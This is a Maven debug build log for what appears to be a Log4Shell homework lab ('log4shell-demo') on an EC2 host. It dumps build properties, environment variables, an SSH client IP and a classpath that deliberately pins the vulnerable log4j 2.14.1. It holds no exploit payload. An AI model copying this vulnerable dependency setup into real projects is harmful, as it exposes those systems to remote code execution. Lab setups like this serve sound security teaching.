deploy-plugin.version=2.8.2, env.MAVEN_CMD_LINE_ARGS= spring-boot:run -X, log4j2.version=2.14.1, maven-failsafe-plugin.version=2.22.2, spring-framework.version=5.3.10, dropwizard-metrics.version=4.1.25, git-commit-id-plugin.version=4.0.5, kotlin-coroutines.version=1.5.2, hazelcast-hibernate5.version=2.2.1, htmlunit.version=2.49.1, env.TERM=xterm-256color, sun.arch.data.model=64, spring-restdocs.version=2.0.5.RELEASE, freemarker.version=2.3.31, thymeleaf.version=3.0.12.RELEASE, jakarta-json.version=1.1.6, janino.version=3.1.6, maven-jar-plugin.version=3.2.0, maven-compiler-plugin.version=3.8.1, java.specification.vendor=Oracle Corporation, rabbit-amqp-client.version=5.12.0, java.version.date=2025-04-15, spring-amqp.version=2.3.10, java.home=/usr/lib/jvm/java-17-amazon-corretto.x86_64, maven-war-plugin.version=3.3.2, jolokia.version=1.6.2, sun.management.compiler=HotSpot 64-Bit Tiered Compilers, jetty-reactive-httpclient.version=1.1.10, env.PATH=/home/ec2-user/log4shell-homework/venv/bin:/home/ec2-user/.local/bin:/home/ec2-user/bin:/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin, maven-dependency-plugin.version=3.1.2, httpclient.version=4.5.13,
env.LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=01;37;41:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.webp=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=01;36:*.au=01;36:*.flac=01;36:*.m4a=01;36:*.mid=01;36:*.midi=01;36:*.mka=01;36:*.mp3=01;36:*.mpc=01;36:*.ogg=01;36:*.ra=01;36:*.wav=01;36:*.oga=01;36:*.opus=01;36:*.spx=01;36:*.xspf=01;36:, jsonassert.version=1.5.0, file.encoding=UTF-8, gson.version=2.8.8, sun-mail.version=1.6.7, jakarta-annotation.version=1.3.5, env.HOSTNAME=ip-172-31-46-85.us-east-2.compute.internal, env.SHLVL=1, mssql-jdbc.version=9.2.1.jre8, snakeyaml.version=1.28, okhttp3.version=3.14.9, liquibase.version=4.3.5, httpcore.version=4.4.14, lettuce.version=6.1.5.RELEASE, classworlds.conf=/usr/share/maven/bin/m2.conf, sun.io.unicode.encoding=UnicodeLittle, kotlin.version=1.5.31, wsdl4j.version=1.6.3, tomcat.version=9.0.53, sendgrid.version=4.7.5, env.SSH_CLIENT=76.141.92.20 44903 22, glassfish-jaxb.version=2.3.5, spring-ws.version=3.1.1, commons-lang3.version=3.12.0, os.name=Linux, junit.version=4.13.2, jetty-el.version=9.0.52, env.SELINUX_USE_CURRENT_RANGE=, db2-jdbc.version=11.5.6.0, maven.build.timestamp=2025-05-29T00:36:41Z, env.SSH_CONNECTION=76.141.92.20 44903 172.31.46.85 22, reactor-bom.version=2020.0.11, maven-enforcer-plugin.version=3.0.0, jstl.version=1.2, quartz.version=2.3.2, javax-money.version=1.1, spring-hateoas.version=1.3.4, path.separator=:, env.SHELL=/bin/bash, jakarta-validation.version=2.0.2, env.HISTSIZE=1000, maven.multiModuleProjectDirectory=/home/ec2-user/log4shell-homework, oracle-database.version=21.1.0.0, env.MAVEN_PROJECTBASEDIR=/home/ec2-user/log4shell-homework, java.vm.info=mixed mode, sharing, cassandra-driver.version=4.11.3, env.USER=ec2-user, java.class.version=61.0, xml-maven-plugin.version=1.0.2, sun.jnu.encoding=UTF-8, xmlunit2.version=2.8.2, jakarta-mail.version=1.6.7, slf4j.version=1.7.32, r2dbc-bom.version=Arabba-SR10, solr.version=8.8.2, saaj-impl.version=1.5.3, nimbus-jose-jwt.version=9.10.1, maven.build.version=Apache Maven 3.8.4 (Red Hat 3.8.4-3.amzn2023.0.5), hikaricp.version=4.0.3, maven.home=/usr/share/maven, netty-tcnative.version=2.0.43.Final,

maven-shade-plugin.version=3.2.4, sun.stderr.encoding=UTF-8, jakarta-json-bind.version=1.0.2, file.separator=/, line.separator=

, sun.stdout.encoding=UTF-8, env.SSH_TTY=/dev/pts/0, spring-kafka.version=2.7.7, jersey.version=2.33, user.name=ec2-user, hazelcast.version=4.1.5, env.SELINUX_LEVEL_REQUESTED=, jdom2.version=2.0.6, atomikos.version=4.0.6, aspectj.version=1.9.7, hsqldb.version=2.5.2, ojdbc.version=19.3.0.0, env.XDG_RUNTIME_DIR=/run/user/1000, webjars-locator-core.version=0.46, project.reporting.outputEncoding=UTF-8, env.MOTD_SHOWN=pam, env.XDG_SESSION_TYPE=tty, oauth2-oidc-sdk.version=9.9.1, awaitility.version=4.0.3, env.OLDPWD=/home/ec2-user/log4shell-homework, env.PWD=/home/ec2-user/log4shell-homework, embedded-mongo.version=3.0.0, env.LESSOPEN=||/usr/bin/lesspipe.sh %s, spring-ldap.version=2.3.4.RELEASE, java.class.path=/usr/share/maven/boot/plexus-classworlds-2.6.0.jar, dependency-management-plugin.version=1.0.11.RELEASE, env.HOME=/home/ec2-user, java.vm.vendor=Amazon.com Inc., maven-javadoc-plugin.version=3.2.0, servlet-api.version=4.0.1, rsocket.version=1.1.1, jakarta-persistence.version=2.2.3, artemis.version=2.17.0, groovy.version=3.0.9, javax-cache.version=1.1.1, logback.version=1.2.6, prometheus-pushgateway.version=0.10.0, sun.cpu.endian=little, versions-maven-plugin.version=2.8.1, user.language=en, jedis.version=3.6.3, maven-clean-plugin.version=3.1.0, javax-mail.version=1.6.2, maven-surefire-plugin.version=2.22.2, javax-annotation.version=1.3.2, spring-data-bom.version=2021.0.5, mysql.version=8.0.26, classmate.version=1.5.1, jaybird.version=4.0.3.java8, antlr2.version=2.7.7, selenium.version=3.141.59, glassfish-el.version=3.0.4, project.build.sourceEncoding=UTF-8, jooq.version=3.14.15, java.vendor.url.bug=https://github.com/corretto/corretto-17/issues/, user.dir=/home/ec2-user/log4shell-homework, ehcache.version=2.10.9.2, junit-jupiter.version=5.7.2, java.vm.version=17.0.15+6-LTS, neo4j-java-driver.version=4.2.7, jakarta-activation.version=1.2.2, spring-session-bom.version=2021.0.2}

[INFO] Using 'UTF-8' encoding to copy filtered resources.

[INFO] Using 'UTF-8' encoding to copy filtered properties files.

[DEBUG] resource with targetPath null

directory /home/ec2-user/log4shell-homework/src/main/resources

excludes []

includes [/application*.yml, **/application*.yaml, **/application*.properties]**

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources

[DEBUG] resource with targetPath null

directory /home/ec2-user/log4shell-homework/src/main/resources

excludes [/application*.yml, **/application*.yaml, **/application*.properties]**

includes []

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources

[DEBUG] no use filter components

[INFO]

[INFO] --- maven-compiler-plugin:3.8.1:compile (default-compile) @ log4shell-demo ---

[DEBUG] Using mirror maven-default-http-blocker (http://0.0.0.0/) for ow2-snapshot (http://repository.ow2.org/nexus/content/repositories/snapshots).

[DEBUG] Dependency collection stats {ConflictMarker.analyzeTime=2292213, ConflictMarker.markTime=538100, ConflictMarker.nodeCount=118, ConflictIdSorter.graphTime=261741, ConflictIdSorter.topsortTime=32894, ConflictIdSorter.conflictIdCount=45, ConflictIdSorter.conflictIdCycleCount=0, ConflictResolver.totalTime=1225852, ConflictResolver.conflictItemCount=72, DefaultDependencyCollector.collectTime=265953307, DefaultDependencyCollector.transformTime=4379349}

[DEBUG] org.apache.maven.plugins:maven-compiler-plugin:jar:3.8.1

[DEBUG] org.apache.maven:maven-plugin-api:jar:3.0:compile

[DEBUG] org.apache.maven:maven-model:jar:3.0:compile

[DEBUG] org.sonatype.sisu:sisu-inject-plexus:jar:1.4.2:compile

[DEBUG] org.sonatype.sisu:sisu-inject-bean:jar:1.4.2:compile

[DEBUG] org.sonatype.sisu:sisu-guice:jar:noaop:2.1.7:compile

[DEBUG] org.apache.maven:maven-artifact:jar:3.0:compile

[DEBUG] org.codehaus.plexus:plexus-utils:jar:2.0.4:compile

[DEBUG] org.apache.maven:maven-core:jar:3.0:compile

[DEBUG] org.apache.maven:maven-settings:jar:3.0:compile

[DEBUG] org.apache.maven:maven-settings-builder:jar:3.0:compile

[DEBUG] org.apache.maven:maven-repository-metadata:jar:3.0:compile

[DEBUG] org.apache.maven:maven-model-builder:jar:3.0:compile

[DEBUG] org.apache.maven:maven-aether-provider:jar:3.0:runtime

[DEBUG] org.sonatype.aether:aether-impl:jar:1.7:compile

[DEBUG] org.sonatype.aether:aether-spi:jar:1.7:compile

[DEBUG] org.sonatype.aether:aether-api:jar:1.7:compile

[DEBUG] org.sonatype.aether:aether-util:jar:1.7:compile

[DEBUG] org.codehaus.plexus:plexus-interpolation:jar:1.14:compile

[DEBUG] org.codehaus.plexus:plexus-classworlds:jar:2.2.3:compile

[DEBUG] org.codehaus.plexus:plexus-component-annotations:jar:1.7.1:compile (version managed from default)

[DEBUG] org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3:compile

[DEBUG] org.sonatype.plexus:plexus-cipher:jar:1.4:compile

[DEBUG] org.apache.maven.shared:maven-shared-utils:jar:3.2.1:compile

[DEBUG] commons-io:commons-io:jar:2.5:compile

[DEBUG] org.apache.maven.shared:maven-shared-incremental:jar:1.1:compile

[DEBUG] org.codehaus.plexus:plexus-java:jar:0.9.10:compile

[DEBUG] org.ow2.asm:asm:jar:6.2:compile

[DEBUG] com.thoughtworks.qdox:qdox:jar:2.0-M9:compile (version managed from default)

[DEBUG] org.codehaus.plexus:plexus-compiler-api:jar:2.8.4:compile

[DEBUG] org.codehaus.plexus:plexus-compiler-manager:jar:2.8.4:compile

[DEBUG] org.codehaus.plexus:plexus-compiler-javac:jar:2.8.4:runtime

[DEBUG] Created new class realm plugin>org.apache.maven.plugins:maven-compiler-plugin:3.8.1

[DEBUG] Importing foreign packages into class realm plugin>org.apache.maven.plugins:maven-compiler-plugin:3.8.1

[DEBUG] Imported: < maven.api

[DEBUG] Populating class realm plugin>org.apache.maven.plugins:maven-compiler-plugin:3.8.1

[DEBUG] Included: org.apache.maven.plugins:maven-compiler-plugin:jar:3.8.1

[DEBUG] Included: org.sonatype.sisu:sisu-inject-bean:jar:1.4.2

[DEBUG] Included: org.sonatype.sisu:sisu-guice:jar:noaop:2.1.7

[DEBUG] Included: org.codehaus.plexus:plexus-utils:jar:2.0.4

[DEBUG] Included: org.sonatype.aether:aether-util:jar:1.7

[DEBUG] Included: org.codehaus.plexus:plexus-interpolation:jar:1.14

[DEBUG] Included: org.codehaus.plexus:plexus-component-annotations:jar:1.7.1

[DEBUG] Included: org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3

[DEBUG] Included: org.sonatype.plexus:plexus-cipher:jar:1.4

[DEBUG] Included: org.apache.maven.shared:maven-shared-utils:jar:3.2.1

[DEBUG] Included: commons-io:commons-io:jar:2.5

[DEBUG] Included: org.apache.maven.shared:maven-shared-incremental:jar:1.1

[DEBUG] Included: org.codehaus.plexus:plexus-java:jar:0.9.10

[DEBUG] Included: org.ow2.asm:asm:jar:6.2

[DEBUG] Included: com.thoughtworks.qdox:qdox:jar:2.0-M9

[DEBUG] Included: org.codehaus.plexus:plexus-compiler-api:jar:2.8.4

[DEBUG] Included: org.codehaus.plexus:plexus-compiler-manager:jar:2.8.4

[DEBUG] Included: org.codehaus.plexus:plexus-compiler-javac:jar:2.8.4

[DEBUG] Configuring mojo org.apache.maven.plugins:maven-compiler-plugin:3.8.1:compile from plugin realm ClassRealm[plugin>org.apache.maven.plugins:maven-compiler-plugin:3.8.1, parent: jdk.internal.loader.ClassLoaders$AppClassLoader@4e0e2f2a]

[DEBUG] Configuring mojo 'org.apache.maven.plugins:maven-compiler-plugin:3.8.1:compile' with basic configurator -->

[DEBUG] (f) basedir = /home/ec2-user/log4shell-homework

[DEBUG] (f) buildDirectory = /home/ec2-user/log4shell-homework/target

[DEBUG] (f) compilePath = [/home/ec2-user/log4shell-homework/target/classes, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-web/2.5.5/spring-boot-starter-web-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter/2.5.5/spring-boot-starter-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot/2.5.5/spring-boot-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-autoconfigure/2.5.5/spring-boot-autoconfigure-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-logging/2.5.5/spring-boot-starter-logging-2.5.5.jar, /home/ec2-user/.m2/repository/ch/qos/logback/logback-classic/1.2.6/logback-classic-1.2.6.jar, /home/ec2-user/.m2/repository/ch/qos/logback/logback-core/1.2.6/logback-core-1.2.6.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-to-slf4j/2.14.1/log4j-to-slf4j-2.14.1.jar, /home/ec2-user/.m2/repository/jakarta/annotation/jakarta.annotation-api/1.3.5/jakarta.annotation-api-1.3.5.jar, /home/ec2-user/.m2/repository/org/springframework/spring-core/5.3.10/spring-core-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-jcl/5.3.10/spring-jcl-5.3.10.jar, /home/ec2-user/.m2/repository/org/yaml/snakeyaml/1.28/snakeyaml-1.28.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-json/2.5.5/spring-boot-starter-json-2.5.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-databind/2.12.5/jackson-databind-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-annotations/2.12.5/jackson-annotations-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-core/2.12.5/jackson-core-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jdk8/2.12.5/jackson-datatype-jdk8-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jsr310/2.12.5/jackson-datatype-jsr310-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/module/jackson-module-parameter-names/2.12.5/jackson-module-parameter-names-2.12.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-tomcat/2.5.5/spring-boot-starter-tomcat-2.5.5.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-core/9.0.53/tomcat-embed-core-9.0.53.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-el/9.0.53/tomcat-embed-el-9.0.53.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-websocket/9.0.53/tomcat-embed-websocket-9.0.53.jar, /home/ec2-user/.m2/repository/org/springframework/spring-web/5.3.10/spring-web-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-beans/5.3.10/spring-beans-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-webmvc/5.3.10/spring-webmvc-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-aop/5.3.10/spring-aop-5.3.10.jar, /home/ec2-

user/.m2/repository/org/springframework/spring-context/5.3.10/spring-context-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-expression/5.3.10/spring-expression-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-log4j2/2.5.5/spring-boot-starter-log4j2-2.5.5.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-slf4j-impl/2.14.1/log4j-slf4j-impl-2.14.1.jar, /home/ec2-user/.m2/repository/org/slf4j/slf4j-api/1.7.32/slf4j-api-1.7.32.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-api/2.14.1/log4j-api-2.14.1.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-core/2.14.1/log4j-core-2.14.1.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-jul/2.14.1/log4j-jul-2.14.1.jar, /home/ec2-user/.m2/repository/org/slf4j/jul-to-slf4j/1.7.32/jul-to-slf4j-1.7.32.jar]

[DEBUG] (f) compileSourceRoots = [/home/ec2-user/log4shell-homework/src/main/java]

[DEBUG] (f) compilerId = javac

[DEBUG] (f) debug = true

[DEBUG] (f) encoding = UTF-8

[DEBUG] (f) failOnError = true

[DEBUG] (f) failOnWarning = false

[DEBUG] (f) forceJavacCompilerUse = false

[DEBUG] (f) fork = false

[DEBUG] (f) generatedSourcesDirectory = /home/ec2-user/log4shell-homework/target/generated-sources/annotations

[DEBUG] (f) mojoExecution = org.apache.maven.plugins:maven-compiler-plugin:3.8.1:compile {execution: default-compile}

[DEBUG] (f) optimize = false

[DEBUG] (f) outputDirectory = /home/ec2-user/log4shell-homework/target/classes

[DEBUG] (f) parameters = true

[DEBUG] (f) project = MavenProject: com.example:log4shell-demo:0.0.1-SNAPSHOT @ /home/ec2-user/log4shell-homework/pom.xml

[DEBUG] (f) projectArtifact = com.example:log4shell-demo:jar:0.0.1-SNAPSHOT

[DEBUG] (f) session = org.apache.maven.execution.MavenSession@3cd59ef5

[DEBUG] (f) showDeprecation = false

[DEBUG] (f) showWarnings = false

[DEBUG] (f) skipMultiThreadWarning = false

[DEBUG] (f) source = 11

[DEBUG] (f) staleMillis = 0

[DEBUG] (s) target = 11

[DEBUG] (f) useIncrementalCompilation = true

[DEBUG] (f) verbose = false

[DEBUG] -- end configuration --

[DEBUG] Using compiler 'javac'.

[INFO] No sources to compile

[INFO]

[INFO] --- maven-resources-plugin:3.2.0:testResources (default-testResources) @ log4shell-demo ---

[DEBUG] Configuring mojo org.apache.maven.plugins:maven-resources-plugin:3.2.0:testResources from plugin realm ClassRealm[plugin>org.apache.maven.plugins:maven-resources-plugin:3.2.0, parent: jdk.internal.loader.ClassLoaders$AppClassLoader@4e0e2f2a]

[DEBUG] Configuring mojo 'org.apache.maven.plugins:maven-resources-plugin:3.2.0:testResources' with basic configurator -->

[DEBUG] (f) addDefaultExcludes = true

[DEBUG] (f) buildFilters = []

[DEBUG] (s) delimiters = [@]

[DEBUG] (f) encoding = UTF-8

[DEBUG] (f) escapeWindowsPaths = true

[DEBUG] (f) fileNameFiltering = false

[DEBUG] (s) includeEmptyDirs = false

[DEBUG] (s) outputDirectory = /home/ec2-user/log4shell-homework/target/test-classes

[DEBUG] (s) overwrite = false

[DEBUG] (f) project = MavenProject: com.example:log4shell-demo:0.0.1-SNAPSHOT @ /home/ec2-user/log4shell-homework/pom.xml

[DEBUG] (f) propertiesEncoding = UTF-8

[DEBUG] (s) resources = [Resource {targetPath: null, filtering: false, FileSet {directory: /home/ec2-user/log4shell-homework/src/test/resources, PatternSet [includes: {}, excludes: {}]}}]

[DEBUG] (f) session = org.apache.maven.execution.MavenSession@3cd59ef5

[DEBUG] (f) skip = false

[DEBUG] (f) supportMultiLineFiltering = false

[DEBUG] (f) useBuildFilters = true

[DEBUG]   (s) useDefaultDelimiters = false

[DEBUG] -- end configuration --

[DEBUG] properties used {spring-integration.version=5.5.4, flyway.version=7.7.3, java.specification.version=17, webjars-hal-browser.version=3325375, java.vendor.url=https://aws.amazon.com/corretto/, sun.boot.library.path=/usr/lib/jvm/java-17-amazon-corretto.x86_64/lib, sun.java.command=org.codehaus.plexus.classworlds.launcher.Launcher spring-boot:run -X, jdk.debug=release, maven.version=3.8.4, javax-activation.version=1.2.0, kafka.version=2.7.1, jboss-transaction-spi.version=7.6.1.Final, java.vm.specification.vendor=Oracle Corporation, java.specification.name=Java Platform API Specification, byte-buddy.version=1.10.22, maven-install-plugin.version=2.5.2, env.which_declare=declare -f, java.runtime.version=17.0.15+6-LTS, httpclient5.version=5.0.4, env.SELINUX_ROLE_REQUESTED=, java.vendor.version=Corretto-17.0.15.6.1, env.HISTCONTROL=ignoredups, micrometer.version=1.7.4, rxjava-adapter.version=1.2.1, project.baseUri=file:/home/ec2-user/log4shell-homework/, hibernate.version=5.4.32.Final, java.io.tmpdir=/tmp, java.version=17.0.15, javax-persistence.version=2.2, jakarta-ws-rs.version=2.1.6, build-helper-maven-plugin.version=3.2.0, mockito.version=3.9.0, java.vm.specification.name=Java Virtual Machine Specification, infinispan.version=12.1.7.Final, nekohtml.version=1.9.22, maven-assembly-plugin.version=3.3.0, native.encoding=UTF-8, java.library.path=/usr/java/packages/lib:/usr/lib64:/lib64:/lib:/usr/lib, jakarta-servlet.version=4.0.4, java.vendor=Amazon.com Inc., java.specification.maintenance.version=1, thymeleaf-extras-java8time.version=3.0.4.RELEASE, undertow.version=2.2.10.Final, mariadb.version=2.7.4, selenium-htmlunit.version=2.49.1, thymeleaf-extras-data-attribute.version=2.0.1, ehcache3.version=3.9.6, jakarta-xml-bind.version=2.3.3, commons-dbcp2.version=2.8.0, env.LANG=C.UTF-8, mongodb.version=4.2.3, java.vm.specification.version=17, javax-transaction.version=1.3, maven.compiler.source=11, env.BASH_FUNC_which%%=() { (alias;

 eval ${which_declare}) | /usr/bin/which --tty-only --read-alias --read-functions --show-tilde --show-dot "$@"

}, user.home=/home/ec2-user, postgresql.version=42.2.23, reactive-streams.version=1.0.3, env.DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus, jmustache.version=1.15, querydsl.version=4.4.0, appengine-sdk.version=1.9.91, thymeleaf-layout-dialect.version=2.5.3, hamcrest.version=2.2, os.version=6.1.134-152.225.amzn2023.x86_64, commons-pool.version=1.6, jakarta-jms.version=2.0.3, jakarta-transaction.version=1.3.3, env.MAIL=/var/spool/mail/ec2-user, java.vm.name=OpenJDK 64-Bit Server VM, maven-help-plugin.version=3.2.0, mimepull.version=1.9.15, json-path.version=2.5.0, jaxen.version=1.2.0, johnzon.version=1.2.14, os.arch=amd64, spring-batch.version=4.3.3, couchbase-client.version=3.1.7, derby.version=10.14.2.0, javax-jsonb.version=1.0, rxjava2.version=2.2.21, javax-jaxws.version=2.3.1, json-smart.version=2.4.7, javax-websocket.version=1.1, commons-codec.version=1.15, caffeine.version=2.9.2, h2.version=1.4.200, env.JAVA_HOME=/usr/lib/jvm/java-17, java.vm.compressedOopsMode=32-bit, pooled-jms.version=1.2.2, unboundid-ldapsdk.version=4.0.14, thymeleaf-extras-springsecurity.version=3.0.4.RELEASE, javax-jaxb.version=2.3.1, sqlite-jdbc.version=3.34.0, jakarta-servlet-jsp-jstl.version=1.2.7, activemq.version=5.16.3, httpasyncclient.version=4.1.4, jtds.version=1.3.1, javax-jms.version=2.0.1, jakarta-websocket.version=1.1.2, env.LOGNAME=ec2-user, spring-security.version=5.5.2, hibernate-validator.version=6.2.0.Final, assertj.version=3.19.0, jakarta-xml-soap.version=1.4.2, influxdb-java.version=2.21, httpcore5.version=5.1.1, lombok.version=1.18.20, maven.compiler.target=11, jakarta-xml-ws.version=2.3.3, env.S_COLORS=auto, library.jansi.path=/usr/share/maven/lib/jansi-native, env.XDG_SESSION_CLASS=user, commons-pool2.version=2.9.0, jackson-bom.version=2.12.5, env.VIRTUAL_ENV=/home/ec2-user/log4shell-homework/venv, spring-retry.version=1.3.1, maven-invoker-

plugin.version=3.2.2, maven-antrun-plugin.version=1.8, maven.conf=/usr/share/maven/conf, sun.java.launcher=SUN_STANDARD, resource.delimiter=@, javax-json.version=1.1.4, jboss-logging.version=3.4.2.Final, maven-resources-plugin.version=3.2.0, javax-validation.version=2.0.1.Final, netty.version=4.1.68.Final, jetty-jsp.version=2.2.0.v201112011158, maven-source-plugin.version=3.2.1, jetty.version=9.4.43.v20210629, rxjava.version=1.3.8, elasticsearch.version=7.12.1, java.runtime.name=OpenJDK Runtime Environment, env.XDG_SESSION_ID=8, rest-assured.version=4.3.3, env.SYSTEMD_COLORS=false, maven-deploy-plugin.version=2.8.2, env.MAVEN_CMD_LINE_ARGS= spring-boot:run -X, log4j2.version=2.14.1, maven-failsafe-plugin.version=2.22.2, spring-framework.version=5.3.10, dropwizard-metrics.version=4.1.25, git-commit-id-plugin.version=4.0.5, kotlin-coroutines.version=1.5.2, hazelcast-hibernate5.version=2.2.1, htmlunit.version=2.49.1, env.TERM=xterm-256color, sun.arch.data.model=64, spring-restdocs.version=2.0.5.RELEASE, freemarker.version=2.3.31, thymeleaf.version=3.0.12.RELEASE, jakarta-json.version=1.1.6, janino.version=3.1.6, maven-jar-plugin.version=3.2.0, maven-compiler-plugin.version=3.8.1, java.specification.vendor=Oracle Corporation, rabbit-amqp-client.version=5.12.0, java.version.date=2025-04-15, spring-amqp.version=2.3.10, java.home=/usr/lib/jvm/java-17-amazon-corretto.x86_64, maven-war-plugin.version=3.3.2, jolokia.version=1.6.2, sun.management.compiler=HotSpot 64-Bit Tiered Compilers, jetty-reactive-httpclient.version=1.1.10, env.PATH=/home/ec2-user/log4shell-homework/venv/bin:/home/ec2-user/.local/bin:/home/ec2-user/bin:/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin, maven-dependency-plugin.version=3.1.2, httpclient.version=4.5.13,
env.LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=01;37;41:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.webp=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=01;36:*.au=01;36:*.flac=01;36:*.m4a=01;36:*.mid=01;36:*.midi=01;36:*.mka=01;36:*.mp3=01;36:*.mpc=01;36:*.ogg=01;36:*.ra=01;36:*.wav=01;36:*.oga=01;36:*.opus=01;36:*.spx=01;36:*.xspf=01;36:, jsonassert.version=1.5.0, file.encoding=UTF-8, gson.version=2.8.8, sun-mail.version=1.6.7, jakarta-annotation.version=1.3.5, env.HOSTNAME=ip-172-31-46-85.us-east-2.compute.internal, env.SHLVL=1, mssql-jdbc.version=9.2.1.jre8, snakeyaml.version=1.28, okhttp3.version=3.14.9, liquibase.version=4.3.5, httpcore.version=4.4.14, lettuce.version=6.1.5.RELEASE, classworlds.conf=/usr/share/maven/bin/m2.conf, sun.io.unicode.encoding=UnicodeLittle, kotlin.version=1.5.31, wsdl4j.version=1.6.3, tomcat.version=9.0.53, sendgrid.version=4.7.5, env.SSH_CLIENT=76.141.92.20 44903 22, glassfish-jaxb.version=2.3.5, 